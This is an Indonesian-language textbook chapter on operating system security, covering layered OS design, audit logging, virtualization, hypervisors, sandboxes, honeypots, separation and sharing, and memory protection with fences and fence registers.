


Gambar 1.2 Sistem Operasi Berlapis



Gambar 1.3 Fungsi Otentikasi Mencakup Lapisan dalam Sistem Operasi

Sebuah sistem operasi modern memiliki banyak modul yang berbeda, seperti pada Gambar 1.4. Tidak semua kode ini berasal dari satu sumber. Driver perangkat keras mungkin berasal dari produsen perangkat atau pihak ketiga, dan pengguna dapat menginstal add-on untuk mengimplementasikan sistem file atau antarmuka pengguna yang berbeda, misalnya. Seperti yang dapat Anda tebak, mengganti sistem file atau antarmuka pengguna memerlukan integrasi dengan beberapa level sistem operasi. Alat sistem, seperti kode antivirus, dikatakan "mengait" atau dimasukkan ke dalam sistem operasi; alat-alat tersebut dimuat bersama dengan sistem operasi agar aktif pada saat program pengguna dijalankan. Meskipun mereka berasal dari sumber yang berbeda, semua modul, driver, dan add-on ini dapat secara kolektif dianggap sebagai sistem operasi karena mereka melakukan fungsi kritis dan dijalankan dengan hak istimewa yang ditingkatkan.



Gambar 1.4 Modul Sistem Operasi

Dari sudut pandang keamanan, modul-modul ini berasal dari sumber yang berbeda, tidak semuanya dapat dipercaya, dan semuanya harus berhasil diintegrasikan. Perancang dan penguji sistem operasi memiliki pekerjaan mengerikan untuk memastikan fungsi yang benar dengan semua kombinasi dari ratusan add-on yang berbeda dari sumber yang berbeda. Semua bagian ini dipelihara secara terpisah, sehingga modul apa pun dapat berubah kapan saja, tetapi perubahan tersebut berisiko ketidakcocokan.

Desain Sistem Operasi untuk Perlindungan Diri

Sebuah sistem operasi harus melindungi dirinya dari kompromi untuk dapat menegakkan keamanan. Pikirkan permainan anak-anak '*The king of the hill'*. Satu pemain, sang raja, berdiri di atas gundukan sementara pemain lain berebut menaiki gundukan itu dan mencoba mengusir sang raja. Raja memiliki keuntungan alami berada di puncak dan karena itu dapat melihat siapa pun yang datang, ditambah gravitasi dan ketinggian bekerja sesuai keinginan raja. Jika seseorang memaksa raja keluar dari gundukan, orang itu menjadi raja baru dan harus bertahan melawan penyerang. Dalam sistem komputasi, sistem operasi datang lebih dulu dan diposisikan dengan baik oleh hak istimewa dan interaksi perangkat keras langsung untuk melindungi dari kode yang akan merebut kekuatan sistem operasi.

Permainan *Theking of the hill* sangat sederhana karena hanya ada satu raja (dalam satu waktu). Bayangkan kekacauan jika beberapa raja harus mengusir penjajah dan juga melindungi dari serangan raja lain. Seorang raja bahkan mungkin mencoba menggali gundukan itu dari bawah raja lain, sehingga serangan terhadap seorang raja dapat benar-benar datang dari segala arah. Mengetahui siapa yang harus dipercaya dan sejauh mana akan menjadi tantangan dalam permainan multi-raja.

(Situasi politik ini dapat memburuk menjadi anarki, yang tidak baik untuk negara atau sistem komputasi.)

Sistem operasi berada dalam situasi yang sama: Ia harus melindungi dirinya sendiri tidak hanya dari program pengguna yang salah atau jahat, tetapi juga dari bahaya dari modul, driver, dan add-on yang disertakan, dan dengan pengetahuan terbatas tentang mana yang dapat dipercaya dan untuk kemampuan apa.

Kasus 1.1 menjelaskan kesulitan tambahan dari kebutuhan sistem operasi untuk berjalan pada berbagai jenis platform perangkat keras.

Kasus 1.1

Perlindungan yang Didukung Perangkat Keras


Dari tahun 1960-an hingga 1980-an, vendor memproduksi perangkat keras dan perangkat lunak untuk menjalankannya. Sistem operasi mainframe utama—seperti MVS IBM, VAX Peralatan Digital, dan sistem operasi Burroughs dan GE, serta sistem penelitian seperti KSOS, PSOS, KVM, Multics, dan SCOMP—dirancang untuk berjalan pada satu keluarga perangkat keras. Keluarga VAX, misalnya, menggunakan desain perangkat keras yang menerapkan empat tingkat perlindungan yang berbeda: Dua dicadangkan untuk sistem operasi, yang ketiga untuk utilitas sistem, dan yang terakhir digunakan untuk aplikasi pengguna. Struktur ini pada dasarnya menempatkan tiga dinding berbeda di sekitar fungsi yang paling penting, termasuk yang menerapkan keamanan. Apa pun yang memungkinkan pengguna untuk mengkompromikan dinding antara status pengguna dan status utilitas tetap tidak memberi pengguna akses ke fitur perlindungan yang paling sensitif. Sistem operasi BiiN dari akhir 1980-an menawarkan 64.000 tingkat perlindungan (atau pemisahan) yang luar biasa yang diterapkan oleh perangkat keras.

Dua faktor mengubah situasi ini. Pertama, pemerintah AS menggugat IBM pada 1969, mengklaim bahwa IBM telah melakukan praktik monopoli yang melanggar hukum. Akibatnya, selama akhir 1970-an dan 1980-an IBM membuat perangkat kerasnya tersedia untuk dijalankan dengan sistem operasi vendor lain (dengan demikian membuka spesifikasinya untuk pesaing). Relaksasi ini mendorong lebih banyak keterbukaan dalam pemilihan sistem operasi: Pengguna akhirnya dapat membeli perangkat keras dari satu produsen dan pergi ke tempat lain untuk beberapa atau semua sistem operasi. Kedua, sistem operasi Unix, yang dimulai pada awal 1970-an, dirancang untuk sebagian besar independen dari perangkat keras yang dijalankannya. Kernel kecil harus dikode ulang untuk setiap jenis platform perangkat keras yang berbeda, tetapi sebagian besar sistem operasi, yang berjalan di atas kernel itu, dapat di-porting tanpa perubahan.

Kedua situasi ini bersama-sama berarti bahwa sistem operasi tidak dapat lagi bergantung pada dukungan perangkat keras untuk semua fungsi kritisnya. Beberapa mesin mungkin memiliki sifat perlindungan tertentu yang tidak dimiliki perangkat

keras lain. Jadi, meskipun sistem operasi mungkin masih terstruktur untuk mencapai beberapa status, perangkat keras yang mendasarinya mungkin dapat memaksakan pemisahan antara hanya dua status tersebut, dengan sisanya diterapkan dalam perangkat lunak.

Saat ini tiga keluarga sistem operasi yang paling umum—seri Windows, Unix, dan Linux—berjalan di berbagai jenis perangkat keras. (Hanya Apple Mac OS yang sangat terintegrasi dengan basis perangkat kerasnya.) Harapan default adalah satu tingkat pemisahan yang didukung perangkat keras (dua status). Situasi ini berarti bahwa penyerang hanya selangkah lagi dari kompromi sistem lengkap melalui eksploitasi "get_root".



Gambar 1.5 Sistem Operasi Dimuat Secara Bertahap

Namun, seperti yang kami lukiskan pada gambar sebelumnya, sistem operasi bukanlah monolit, juga tidak langsung dimasukkan ke dalam memori sebagai satu objek. Sebuah sistem operasi dimuat secara bertahap, seperti yang ditunjukkan pada Gambar 1.5. Prosesnya dimulai dengan dukungan I/O dasar untuk akses ke perangkat boot, perangkat keras yang memuat tahapan berikutnya. Selanjutnya sistem operasi memuat sesuatu yang disebut bootstrap loader, perangkat lunak untuk mengambil dan menginstal bagian berikutnya dari sistem operasi, menarik dirinya sendiri dengan bootstrap-nya, itulah namanya. Loader membuat instance kernel primitif, yang membangun dukungan untuk fungsi tingkat rendah dari sistem operasi, seperti dukungan untuk sinkronisasi, komunikasi antarproses, kontrol akses dan keamanan, dan pengiriman proses. Fungsi-fungsi tersebut pada gilirannya membantu mengembangkan fungsi lanjutan, seperti sistem file, struktur direktori, dan add-on pihak ketiga ke sistem operasi. Pada akhirnya, dukungan untuk pengguna, seperti antarmuka pengguna grafis, diaktifkan.

Kompleksitas pengaturan waktu, koordinasi, dan penyerahan dalam desain dan aktivasi sistem operasi sangat besar. Lebih lanjut memperumit situasi ini adalah kenyataan bahwa sistem operasi dan add-on berubah sepanjang waktu. Flaw (bug) dalam satu modul menyebabkan penggantiannya, cara baru untuk mengimplementasikan fungsi mengarah ke kode baru, dan dukungan untuk perangkat yang berbeda memerlukan perangkat lunak yang diperbarui. Kompatibilitas dan konsistensi sangat penting untuk fungsi sistem operasi.

Selanjutnya, kami mempertimbangkan beberapa alat dan teknik yang digunakan sistem operasi untuk menegakkan perlindungan.

1.1.5 Alat Sistem Operasi untuk Menerapkan Fungsi Keamanan

Di bagian ini kita mempertimbangkan bagaimana sistem operasi benar-benar mengimplementasikan fungsi keamanan untuk objek umum dari tipe yang tidak ditentukan, seperti file, perangkat, atau daftar, objek memori, database, atau Tabel yang dapat dibagikan. Untuk membuat penjelasan lebih mudah dipahami, terkadang kita menggunakan contoh objek tertentu, seperti file. Namun, perhatikan bahwa mekanisme umum dapat digunakan untuk melindungi semua jenis objek yang aksesnya harus dibatasi.

Fungsi sistem operasi penting lainnya yang terkait dengan fungsi kontrol akses adalah audit: log subjek mana yang mengakses objek mana kapan dan dengan cara apa. Audit adalah alat untuk bereaksi setelah pelanggaran keamanan, bukan untuk mencegahnya. Jika informasi penting bocor, log audit dapat membantu menentukan dengan tepat informasi apa yang telah disusupi dan mungkin oleh siapa dan kapan. Pengetahuan tersebut dapat membantu membatasi kerusakan pelanggaran dan juga membantu mencegah insiden di masa depan dengan menjelaskan apa yang salah kali ini.

Audit Log menunjukkan apa yang terjadi dalam suatu insiden; analisis log dapat memandu pencegahan pemogokan yang berhasil di masa mendatang.

Sistem operasi tidak dapat mencatat setiap tindakan karena volume data tersebut. Tindakan menulis ke catatan audit juga merupakan tindakan, yang akan menghasilkan catatan lain, yang mengarah ke rantai catatan tak terbatas hanya dari akses pertama. Tetapi bahkan jika kita mengesampingkan masalah audit audit, hanya sedikit tujuan yang dilayani dengan merekam setiap kali lokasi memori diubah atau direktori file dicari. Selanjutnya, jejak audit hanya berguna jika dianalisis. Terlalu banyak data menghambat analisis yang tepat waktu dan kritis.

Virtualisasi

Teknik keamanan sistem operasi penting lainnya adalah virtualisasi, memberikan tampilan satu set sumber daya dengan menggunakan sumber daya yang berbeda. Jika Anda menyajikan sepiring kue kering kepada sekelompok anak-anak, kue-kue tersebut kemungkinan besar akan hilang semua. Jika Anda menyembunyikan cookie dan mengeluarkannya beberapa kali, Anda membatasi akses anak-anak. Sistem operasi dapat melakukan hal yang sama.

Mesin virtual

Misalkan satu set pengguna, sebut saja set A, hanya diizinkan mengakses data A, dan pengguna yang berbeda, set B, hanya dapat mengakses data B. Kami dapat

menerapkan pemisahan ini dengan mudah dan andal dengan dua mesin yang tidak terhubung. Tetapi untuk alasan kinerja, ekonomi, atau efisiensi, pendekatan itu mungkin tidak diinginkan. Jika himpunan A dan B tumpang tindih, pemisahan ketat tidak mungkin dilakukan.

Pendekatan lain adalah virtualisasi, di mana sistem operasi menyajikan setiap pengguna hanya sumber daya yang harus dilihat oleh kelas pengguna. Untuk pengguna A, mesin, yang disebut mesin virtual, hanya berisi sumber daya A. Tampaknya bagi pengguna A seolah-olah ada disk drive, misalnya, hanya dengan data A. Pengguna A tidak dapat mengakses—atau bahkan mengetahui keberadaan—sumber daya B, karena pengguna A tidak memiliki cara untuk merumuskan perintah yang akan mengekspos sumber daya tersebut, seolah-olah mereka berada di mesin yang terpisah.

Virtualisasi: menghadirkan tampilan sistem kepada pengguna dengan hanya sumber daya yang berhak digunakan pengguna

Virtualisasi memiliki kelebihan selain untuk keamanan. Dengan mesin virtual, sistem operasi dapat mensimulasikan efek dari satu perangkat dengan menggunakan yang lain. Jadi, misalnya, jika instalasi memutuskan untuk mengganti perangkat disk lokal dengan penyimpanan berbasis cloud, baik pengguna maupun program mereka tidak perlu melakukan perubahan apa pun; sistem operasi memvirtualisasikan disk drive dengan memodifikasi setiap perintah akses disk secara diam-diam sehingga perintah baru mengambil dan meneruskan data yang benar. Anda menjalankan perintah yang berarti "beri saya byte berikutnya dalam file ini." Tetapi sistem operasi harus menentukan di mana file disimpan secara fisik pada disk dan mengubah perintah untuk dibaca dari blok sektor *b byte y+1*. Kecuali *byte y* adalah akhir dari blok, dalam hal ini byte berikutnya mungkin berasal dari lokasi disk yang sama sekali berbeda. Atau perintah mungkin mengonversi ke *cloud space c file f byte z*. Anda tidak menyadari transformasi seperti itu karena sistem operasi melindungi Anda dari detail seperti itu.

Hypervisor

Hypervisor, atau monitor mesin virtual, adalah perangkat lunak yang mengimplementasikan mesin virtual. Ini menerima semua permintaan akses pengguna, secara langsung meneruskan permintaan yang berlaku untuk sumber daya nyata yang diizinkan untuk diakses oleh pengguna, dan mengarahkan permintaan lain ke sumber daya virtual.

Virtualisasi dapat diterapkan pada sistem operasi serta sumber daya lainnya. Jadi, misalnya, satu mesin virtual dapat menjalankan sistem operasi mesin lama yang sudah ketinggalan zaman. Alih-alih mempertahankan kompatibilitas dengan sistem operasi lama, pengembang ingin orang-orang beralih ke sistem baru. Namun, instalasi dengan investasi besar pada sistem lama mungkin lebih memilih untuk melakukan transisi secara bertahap; untuk memastikan sistem baru berfungsi, manajer sistem dapat memilih untuk menjalankan sistem lama dan baru secara paralel, sehingga jika

sistem baru gagal karena alasan apa pun, sistem lama menyediakan penggunaan tanpa gangguan. Bahkan, untuk investasi yang cukup besar, beberapa instalasi mungkin memilih untuk tidak pernah beralih. Dengan hypervisor untuk menjalankan sistem lama, semua aplikasi dan sistem lama bekerja dengan baik di sistem baru.

Sebuah hypervisor juga dapat mendukung dua atau lebih sistem operasi secara bersamaan. Misalkan Anda sedang mengembangkan sistem operasi untuk platform perangkat keras baru; perangkat keras tidak akan siap untuk beberapa waktu, tetapi ketika tersedia, pada saat yang sama Anda ingin memiliki sistem operasi yang dapat berjalan di atasnya. Sayangnya, Anda tidak memiliki mesin untuk mengembangkan dan menguji sistem baru Anda. Solusinya adalah monitor mesin virtual yang mensimulasikan seluruh efek dari perangkat keras baru. Ini menerima panggilan sistem dari sistem operasi baru Anda dan merespons seperti halnya perangkat keras yang sebenarnya. Sistem operasi Anda tidak dapat mendeteksi bahwa itu berjalan di lingkungan yang dikendalikan perangkat lunak.

Lingkungan yang terkendali ini memiliki keuntungan keamanan yang jelas: Pertimbangkan sebuah firma hukum yang bekerja pada pembelaan dan penuntutan kasus yang sama. Menginstal dua jaringan komputasi dan sistem komputasi terpisah untuk kedua tim tidak mungkin dilakukan, terutama mengingat bahwa tim dapat secara sah berbagi sumber daya umum (misalnya, akses ke perpustakaan atau penggunaan fungsi penagihan dan penjadwalan umum). Dua mesin virtual dengan pemisahan dan tumpang tindih mendukung kedua sisi ini secara efektif dan aman.

Pembenaran asli untuk monitor mesin virtual — penggunaan bersama komputer mainframe yang besar dan mahal — telah berkurang dengan munculnya server dan komputer pribadi yang lebih kecil dan lebih murah. Namun, virtualisasi telah menjadi sangat membantu untuk mengembangkan dukungan untuk cluster mesin yang lebih khusus, seperti prosesor paralel besar-besaran. Mesin niche yang kuat ini relatif langka, sehingga hanya ada sedikit motivasi untuk menulis sistem operasi yang dapat memanfaatkan perangkat keras mereka. Tetapi hypervisor dapat mendukung penggunaan sistem operasi dan aplikasi konvensional dalam lingkungan paralel.
Sebuah tim peneliti IBM telah menyelidiki bagaimana virtualisasi mempengaruhi masalah penentuan integritas kode yang dimuat sebagai bagian dari sistem operasi. Para peneliti menunjukkan bahwa masalah tersebut terkait erat dengan masalah penentuan integritas setiap bagian kode, misalnya, sesuatu yang diunduh dari situs web.

Sandbox

Konsep yang mirip dengan virtualisasi adalah gagasan tentang Sandbox. Seperti namanya, Sandbox adalah lingkungan yang dilindungi di mana sebuah program dapat berjalan dan tidak membahayakan apa pun pada sistem.

Desain asli sistem Java didasarkan pada konsep Sandbox yang dipimpin oleh Li Gong (Li Gong:97) dengan terampil. Perancang Java bermaksud sistem untuk menjalankan kode, yang disebut applet, diunduh dari sumber yang tidak tepercaya

seperti Internet. Java mempercayai kode yang diturunkan secara lokal dengan akses penuh ke sumber daya sistem yang sensitif (seperti file). Namun, itu tidak mempercayai kode jarak jauh yang diunduh; untuk kode itu Java menyediakan sandbox, sumber daya terbatas yang tidak dapat menimbulkan efek negatif di luar sandbox. Ide di balik desain ini adalah bahwa situs web dapat mengeksekusi kode dari jarak jauh (pada mesin lokal) untuk menampilkan konten kompleks pada browser web.

Kompiler Java dan alat yang disebut bytecode verifier memastikan bahwa sistem hanya mengeksekusi perintah Java yang telah dibuat dengan baik. Utilitas pemuat kelas adalah bagian dari monitor mesin virtual untuk membatasi applet yang tidak tepercaya ke ruang kotak pasir yang aman. Terakhir, Java Virtual Machine berfungsi sebagai monitor referensi untuk memediasi semua permintaan akses. Lingkungan runtime Java adalah sejenis mesin virtual yang menyajikan applet tidak tepercaya dengan subset sumber daya sistem yang tidak dapat dielakkan.

Sandbox: lingkungan dari mana suatu proses hanya dapat memiliki dampak terbatas dan terkendali pada sumber daya luar

Sayangnya, desain Java asli terbukti terlalu membatas; orang ingin applet dapat mengakses beberapa sumber daya di luar kotak pasir. Membuka kotak pasir menjadi titik lemah, seperti yang bisa Anda hargai. Rilis berikutnya dari sistem Java memungkinkan applet yang ditandatangani memiliki akses ke sebagian besar sumber daya sistem lainnya, yang menjadi kerentanan keamanan potensial—dan segera aktual. Namun, konsep aslinya menunjukkan kekuatan keamanan kotak pasir sebagai mesin virtual.

Honeypot

Contoh terakhir dari mesin virtual untuk keamanan adalah honeypot. Honeypot adalah lingkungan palsu yang dimaksudkan untuk memikat penyerang. Biasanya digunakan dalam jaringan, honeypot menunjukkan kumpulan sumber daya yang terbatas (aman) untuk penyerang; sementara itu, administrator memantau aktivitas penyerang secara real time untuk mempelajari lebih lanjut tentang tujuan, alat, teknik, dan kelemahan penyerang, dan kemudian menggunakan pengetahuan ini untuk mempertahankan sistem secara efektif.

Cliff Stoll (Stoll:88) dan Bill Cheswick (Cheswik:90) keduanya menggunakan bentuk honeypot ini untuk menyerang penyerang terpisah mereka. Para penyerang tertarik pada data sensitif, terutama untuk mengidentifikasi kerentanan (mungkin untuk dieksploitasi nanti). Dalam kasus ini, para peneliti terlibat dengan penyerang, memberikan hasil nyata atau salah secara real time. Stoll, misalnya, memutuskan untuk mensimulasikan efek kecepatan lambat, koneksi yang tidak dapat diandalkan. Ini memberi Stoll waktu untuk menganalisis perintah penyerang dan membuat file tertentu terlihat oleh penyerang; jika penyerang melakukan tindakan yang Stoll tidak siap atau tidak ingin simulasikan, Stoll memutuskan komunikasi, seolah-olah saluran

yang tidak dapat diandalkan itu gagal lagi. Jelas, honeypot jenis ini membutuhkan investasi waktu dan energi mental yang besar dari administrator.

Beberapa peneliti keamanan mengoperasikan honeypots sebagai cara untuk melihat apa yang mampu dilakukan oleh pihak oposisi. Perusahaan pendeteksi virus mengeluarkan sistem yang menarik dan tidak terlindungi dengan baik dan kemudian memeriksa bagaimana sistem tersebut telah terinfeksi: dengan cara apa, dengan hasil apa. Penelitian ini membantu menginformasikan pengembangan produk lebih lanjut.

Dalam semua kasus ini, honeypot adalah target menarik yang ternyata menjadi mesin virtual: Apa yang dapat dilihat penyerang adalah tampilan sistem aktual yang dipilih dan dikendalikan.

Honeypot: sistem untuk memikat penyerang ke lingkungan yang dapat dikontrol dan dipantau

Contoh jenis mesin virtual ini menunjukkan bagaimana mereka dapat digunakan untuk menerapkan lingkungan keamanan yang terkendali. Selanjutnya kami mempertimbangkan bagaimana sistem operasi dapat mengontrol berbagi dengan memisahkan kelas subjek dan objek.

Separation dan Sharing

Dasar perlindungan adalah pemisahan: menjaga objek satu pengguna terpisah dari pengguna lain. John Rushby dan Brian Randell mencatat bahwa pemisahan dalam sistem operasi dapat terjadi dalam beberapa cara:

- *physical separation*, di mana proses yang berbeda menggunakan objek fisik yang berbeda, seperti printer terpisah untuk keluaran yang memerlukan tingkat keamanan yang berbeda
- *temporal separation*, di mana proses yang memiliki persyaratan keamanan berbeda dijalankan pada waktu yang berbeda
- *logical separation*, di mana pengguna beroperasi di bawah ilusi bahwa tidak ada proses lain, seperti ketika sistem operasi membatasi akses program sehingga program tidak dapat mengakses objek di luar domain yang diizinkan
- *cryptographic separation*, di mana proses menyembunyikan data dan perhitungannya sedemikian rupa sehingga tidak dapat dipahami oleh proses luar

Tentu saja, kombinasi dari dua atau lebih bentuk pemisahan ini juga dimungkinkan. Kategori *separation* dicatat kurang lebih sama dalam urutan peningkatan kompleksitas untuk diterapkan, dan, untuk tiga yang pertama, dalam urutan penurunan keamanan yang disediakan. Namun, dua pendekatan pertama sangat ketat dan dapat menyebabkan pemanfaatan sumber daya yang buruk. Oleh karena itu, kami ingin mengalihkan beban perlindungan ke sistem operasi untuk memungkinkan eksekusi proses secara bersamaan yang memiliki kebutuhan keamanan berbeda.

Tapi *separation* hanya setengah dari jawaban. Kami biasanya ingin memisahkan satu pengguna dari objek pengguna lain, tetapi kami juga ingin dapat menyediakan berbagi untuk beberapa objek tersebut. Misalnya, dua pengguna dengan dua badan data sensitif mungkin ingin memanggil algoritme pencarian atau panggilan fungsi yang sama. Kami ingin pengguna dapat berbagi algoritme dan fungsi tanpa mengorbankan data individual mereka. Sistem operasi dapat mendukung pemisahan dan berbagi dalam beberapa cara, menawarkan perlindungan di salah satu dari beberapa tingkat.

- Jangan melindungi. Sistem operasi tanpa proteksi sesuai ketika prosedur sensitif dijalankan pada waktu yang berbeda.
- Memisahkan. Ketika sistem operasi menyediakan isolasi, proses yang berbeda berjalan secara bersamaan tidak menyadari kehadiran satu sama lain. Setiap proses memiliki ruang alamat, file, dan objek lain sendiri. Sistem operasi harus membatasi setiap proses entah bagaimana sehingga objek dari proses lain benar-benar tersembunyi.
- Bagikan semua atau bagikan apa pun. Dengan bentuk perlindungan ini, pemilik suatu benda menyatakannya sebagai publik atau privat. Objek publik tersedia untuk semua pengguna, sedangkan objek pribadi hanya tersedia untuk pemiliknya.
- Bagikan tetapi batasi akses. Dengan perlindungan dengan pembatasan akses, sistem operasi memeriksa kebolehan akses potensial setiap pengguna ke suatu objek. Artinya, kontrol akses diimplementasikan untuk pengguna tertentu dan objek tertentu. Daftar tindakan yang dapat diterima memandu sistem operasi dalam menentukan apakah pengguna tertentu harus memiliki akses ke objek tertentu. Dalam beberapa hal, sistem operasi bertindak sebagai penjaga antara pengguna dan objek, memastikan bahwa hanya akses resmi yang terjadi.
- Batasi penggunaan suatu objek. Bentuk perlindungan ini tidak hanya membatasi akses ke suatu objek, tetapi juga penggunaan objek tersebut setelah diakses. Misalnya, pengguna mungkin diizinkan untuk melihat dokumen sensitif tetapi tidak mencetak salinannya. Lebih kuatnya lagi, seorang pengguna dapat diizinkan mengakses data dalam database untuk memperoleh ringkasan statistik (seperti gaji rata-rata pada tingkat kelas tertentu), tetapi tidak untuk menentukan nilai data tertentu (gaji individu).

Sekali lagi, mode berbagi (*sharing*) ini diatur dalam urutan kesulitan yang meningkat untuk diterapkan, tetapi juga dalam urutan peningkatan kehalusan (yang juga kami Gambar kan sebagai granularitas) perlindungan yang mereka berikan. Sistem operasi tertentu dapat memberikan tingkat perlindungan yang berbeda untuk objek, pengguna, atau situasi yang berbeda. Seperti yang kami jelaskan sebelumnya dalam bab ini, granularitas kontrol yang diterapkan sistem operasi mungkin tidak ideal untuk jenis objek yang dibutuhkan pengguna.

Separation terjadi oleh ruang, waktu, kontrol akses, atau kriptografi.


1.1.6 Perlindungan Perangkat Keras Memori

Pada bagian ini kami menjelaskan beberapa cara untuk melindungi ruang memori. Kami ingin sebuah program dapat berbagi bagian memori yang dipilih dengan program lain dan bahkan pengguna lain, dan terutama kami ingin sistem operasi dan pengguna hidup berdampingan dalam memori tanpa pengguna dapat mengganggu sistem operasi. Bahkan dalam sistem pengguna tunggal, seperti yang telah Anda lihat, mungkin diinginkan untuk melindungi pengguna dari utilitas dan aplikasi sistem yang berpotensi dapat dikompromikan. Meskipun mekanisme untuk mencapai pembagian semacam ini agak rumit, sebagian besar implementasi dapat direduksi menjadi perangkat keras, sehingga membuat pembagian menjadi efisien dan sangat tahan terhadap gangguan.

Perlindungan memori mengimplementasikan baik sepatarion dan sharing.

Fence

Bentuk perlindungan memori yang paling sederhana diperkenalkan dalam sistem operasi pengguna tunggal, untuk mencegah program pengguna yang salah menghancurkan bagian dari bagian sistem operasi. Sesuai namanya, fence adalah metode untuk membatasi pengguna ke satu sisi batas.




Gambar 1.6 Perlindungan Fence

Dalam satu implementasi, fence adalah alamat memori yang telah ditentukan, memungkinkan sistem operasi untuk berada di satu sisi dan pengguna untuk tetap di sisi lain. Contoh situasi ini ditunjukkan pada Gambar 1.6. Sayangnya, implementasi semacam ini sangat membatasi karena jumlah ruang yang telah ditentukan sebelumnya selalu disediakan untuk sistem operasi, baik ruang itu dibutuhkan atau tidak. Jika kurang dari ruang yang telah ditentukan diperlukan, kelebihan ruang

terbuang. Sebaliknya, jika sistem operasi membutuhkan lebih banyak ruang, itu tidak dapat tumbuh melampaui batas fence.

Implementasi lain menggunakan register perangkat keras, sering disebut register fence , berisi alamat akhir sistem operasi. Berbeda dengan fence tetap, dalam skema ini letak fence bisa diubah. Setiap kali program pengguna membuat alamat untuk modifikasi data, alamat tersebut secara otomatis dibandingkan dengan alamat fence . Jika alamat lebih besar dari alamat fence (yaitu, di area pengguna), instruksi dieksekusi; jika kurang dari alamat fence (yaitu, di area sistem operasi), kondisi kesalahan muncul. Penggunaan register fence ditunjukkan pada Gambar 1.7.



Gambar 1.7 Register Fence

Sebuah register fence melindungi hanya dalam satu arah. Dengan kata lain, sistem operasi dapat dilindungi dari satu pengguna, tetapi fence tidak dapat melindungi satu pengguna dari pengguna lain. Demikian pula, pengguna tidak dapat mengidentifikasi area tertentu dari program sebagai tidak dapat diganggu gugat (seperti kode program itu sendiri atau area data hanya-baca).

